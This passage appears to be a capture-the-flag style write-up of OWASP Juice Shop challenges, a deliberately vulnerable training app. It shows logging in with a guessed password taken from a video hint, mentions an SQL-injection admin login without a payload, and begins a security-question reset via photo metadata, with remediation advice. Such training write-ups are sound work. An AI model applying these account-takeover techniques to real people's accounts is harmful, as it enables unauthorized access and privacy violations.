
3 önemli anılar bu videoda

Login MC SafeSearch - OWASP Juice Shop
YouTube · ZIGMA
13 Oca 2024


Tümünü görüntüle →

Looking for results in English? Türkçe kullanmaya devam et


We search the name on google and wee that there is a video with name of Protect Ya Passwordz.



In video we notice that he says that his favorite pet's name is mr.noodles and he says that he uses this name in everywhere as his password however, he says that he changes the o with 0 in password form so it is Mr.n00dles.



We try to login using the password and we see that it works.



We have successfully solved the challenge and logged in as mcsafesearch.

Recommendation:

Enforce Strong Authentication Mechanisms and Ensure robust authentication processes, such as using strong password requirements and Multi-Factor Authentication (MFA), are in place to reduce unauthorized access risks. Hash and salt all stored passwords using industry-standard hashing algorithms like bcrypt or Argon2. Avoid storing plaintext credentials.

Meta Geo Stalking ★★

Severity: Medium

Description: Metadata stored within files, such as documents, images, or PDFs, can contain sensitive location data, timestamps, and device details. Attackers can exploit this metadata to track individuals or map organizational infrastructure.

Impact: Exposure of metadata can lead to security breaches, targeted attacks, and privacy violations. Organizations may suffer reputational damage and increased vulnerability to social engineering attacks.


Steps to reproduce the vulnerability:

The screenshot shows the OWASP Juice Shop application running in a Firefox browser. The URL is 127.0.0.1:3000/#/score-board?categories=Sensitive%20Data%20Exposure. The interface includes a navigation bar with tabs like Home, Scoreboard, Challenges, and Help. A progress bar at the top right indicates 'Challenges Solved' (0/37), 'Completed' (0/24), and 'Remaining' (0/14). Below the navigation is a search bar and filter options for Difficulty, Status, and Tags. A secondary set of filters includes All, XSS, Sensitive Data Exposure, Improper Input Validation, Broken Access Control, Unvalidated Redirects, Vulnerable Components, Broken Authentication, Security through Obscurity, Insecure Deserialization, Miscellaneous, Broken Anti Automation, Injection, Security Misconfiguration, Cryptographic Issues, and XXE. The main content area displays eight challenges under the 'Sensitive Data Exposure' category:

- Confidential Document** (★): Access a confidential document.
- Exposed Metrics** (★): Find the endpoint that serves usage data to be scraped by a popular monitoring system.
- Login MC SafeSearch** (★★): Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.
- Meta Geo Stalking** (★★): Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.
- NFT Takeover** (★★): Take over the wallet containing our official Soul Bound Token (NFT).
- Visual Geo Stalking** (★★): Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.
- Login Amy** (★★★): Log in with Amy's original user credentials. (This could take 93.83 billion trillion centuries to brute force, but luckily she did not read the "One Important Final Note".)
- Access Log** (★★★★): Gain access to any access log file of the server.
- Forgotten Developer Backup** (★★★★): Access a developer's forgotten backup file.
- Forgotten Sales Backup** (★★★★): Access a salesman's forgotten backup file.
- GDPR Data Theft** (★★★★): Steal someone else's personal data without using Injection.
- Leaked Unsafe Product** (★★★★): Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.

Below the challenges is a row of icons representing various tools and services, including a Mac icon, a compass, a discord icon, a terminal, a VS Code icon, a Spotify icon, a German flag, a calendar, a WhatsApp icon, a lightning bolt, a Firefox icon, a Microsoft Word icon, an iPhone icon, and a trash can icon.

In this challenge we see that it asks from us to answer John's security question by looking at the uploaded photo of him on photo library and use it to reset password of him.



We use a sql injection it order to login as admin and check administration panel in order to see John's mail address or we could check the reviews and find it there.

The screenshot shows the OWASP Juice Shop administration interface in a Firefox browser window. The top navigation bar includes links for File, Edit, View, History, Bookmarks, Tools, Window, Help, and a user account icon. The main content area has two tabs: "Registered Users" and "Customer Feedback".

Registered Users:

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- björn.kimmich@gmail.com
- cisco@juice-sh.op
- support@juice-sh.op
- morty@juice-sh.op
- mc.safesearch@juice-sh.op

Customer Feedback:

- 2 Great shop! Awesome service! (**@juice-sh.op) ★★★★★
- 3 Nothing useful available here! (**der@juice-sh.op) ★
- 21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blam..." ★
- Incompetent customer support! Can't even upload photo of broken purchase!... ★★
- This is the store for awesome stuff of all kinds! (anonymous) ★★★★★
- Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous) ★★★★★
- Keep up the good work! (anonymous) ★★★
- 22 this is a test (**gmail.com) ★★

The screenshot shows the OWASP Juice Shop administration interface in a Firefox browser window, identical to the one above but with different data.


Registered Users:

- amy@juice-sh.op
- bjoern@juice-sh.op
- bjoern@owasp.org
- accountant@juice-sh.op
- uvogin@juice-sh.op
- demo
- pharao@juice-sh.op
- emma@juice-sh.op
- stan@juice-sh.op
- ethereum@juice-sh.op


Customer Feedback:

- 2 Great shop! Awesome service! (**@juice-sh.op) ★★★★★
- 3 Nothing useful available here! (**der@juice-sh.op) ★
- 21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blam..." ★
- Incompetent customer support! Can't even upload photo of broken purchase!... ★★
- This is the store for awesome stuff of all kinds! (anonymous) ★★★★★
- Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous) ★★★★★
- Keep up the good work! (anonymous) ★★★
- 22 this is a test (**gmail.com) ★★
- 22 this is a test (**gmail.com) ★★★
- 22 not a test anymore (**gmail.com) ★★★★★

We can see the John's mail is John@juice-sh.op.




We can see that his security question is the name of his favorite place of hiking.




After checking the photo-wall we see John's uploaded photo and we download it.



